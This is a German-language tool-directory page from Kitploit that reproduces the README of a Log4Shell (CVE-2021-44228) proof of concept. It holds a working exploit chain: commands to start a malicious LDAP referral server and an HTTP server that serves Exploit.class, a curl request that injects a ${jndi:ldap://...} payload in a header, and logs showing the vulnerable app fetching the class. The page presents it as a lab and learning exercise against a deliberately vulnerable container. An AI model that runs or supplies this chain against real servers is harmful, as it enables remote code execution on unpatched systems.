

Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2021-44228 — PoC für CVE-2021-44228. | Kitploit
Tools/GitHubGitHub/marcourbano/cve-2021-44228
Payload-GenerierungSchwachstellenanalyseExploitationWebanwendungs-ExploitationLernen & BildungLabs & Praxis
GitHubmarcourbano/cve-2021-44228

CVE-2021-44228

PoC für CVE-2021-44228.

Repository anzeigen
7733vor 4 JahrenNoch nicht geprüft
Teilen

Log4Shell POC (CVE-2021-44228)

Der Zweck dieses Repositorys ist es, alle Komponenten bereitzustellen, die zum Ausnutzen von CVE-2021-44228, auch Log4Shell genannt, benötigt werden,
und zu zeigen, wie man sie ausnutzt.

Die Komponenten, die zum Ausnutzen dieser Schwachstelle benötigt werden, sind folgende:

  1. Einen LDAP-Server, der die verwundbare Anwendung auf den Exploit umleitet.
  2. Eine verwundbare Anwendung (Spring-Boot-Webanwendung, anfällig für CVE-2021-44228), die eine verwundbare Version von Log4J verwendet.
  3. Die Java-Exploit.class (und die entsprechende Exploit.java-Datei), die von der verwundbaren Anwendung geladen wird.
  4. Einen http-Server, von dem die verwundbare Anwendung die schädliche Exploit.class herunterlädt.

Danksagungen:

  • Der LDAP-Server stammt aus dem mbechler Marshalsec-Repository.
  • Die verwundbare Anwendung ist die von christophetd bereitgestellte.

Voraussetzungen:

  • Maven
  • Java
  • Docker
  • Python

LDAP Server und HTTP Server ausführen

HTTP Server

1. Wechsle in den Ordner exploit und starte den HTTP-Server mithilfe von Python.

python3 -m http.server PORT

LDAP Server

1. Wechsle in den Ordner ldap_server und baue die pom.xml.

mvn clean package -DskipTests

2. Wechsle in den Ordner target und starte den Server, wobei du http_server_ip und http_server_port angibst.

java -cp ldap_server-1.0-all.jar marshalsec.jndi.LDAPRefServer "http://http_server_ip:http_server_port/#Exploit"

Hinweis: Dieser Befehl startet den bösartigen LDAP-Server und zwingt ihn, auf jede LDAP-Abfrage mit der Exploit.class-URI zu antworten.

Die Vulnerable application ausführen

Führe den Docker-Container der verwundbaren Anwendung aus.

docker run --name vulnerable-app -p 8080:8080 ghcr.io/christophetd/log4shell-vulnerable-app

Hinweis: Standardmäßig führen wir die verwundbare Anwendung auf Port 8080 aus; du kannst das gerne ändern.

Ausnutzung

Sobald die vulnerable_application, der ldap_server und der http_server laufen, sende eine schädliche HTTP-Anfrage an den verwundbaren Server.

curl VULNERABLE_APPLICATION_IP:8080 -H 'X-Api-Version: ${jndi:ldap://ldap_server_ip:1389/a}'

Die vulnerable_application protokolliert die Nutzlast und führt eine LDAP-Abfrage aus.

2021-12-24 18:48:14.644  INFO 1 --- [nio-8080-exec-1] HelloWorld: Received a request for API version ${jndi:ldap://10.0.2.15:1389/a}

Der ldap_server antwortet mit der Exploit.class-URI.

Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://10.0.2.15:8443/Exploit.class

Der http_server empfängt eine Anfrage für die Exploit.class.

Serving HTTP on 0.0.0.0 port 8443 (http://0.0.0.0:8443/) ...
172.17.0.2 - - [24/Dec/2021 19:48:14] "GET /Exploit.class HTTP/1.1" 200 -


Schließlich können wir überprüfen, dass der Exploit eine neue Datei im Dateisystem des Opfers erstellt hat. In diesem Beispiel müssen wir das Dateisystem des Docker-Containers überprüfen.
Referenzen

https://www.lunasec.io/docs/blog/log4j-zero-day/
https://github.com/mbechler/marshalsec
https://github.com/christophetd/log4shell-vulnerable-app


Mitwirkende

@CrashOverflow

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    282

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →





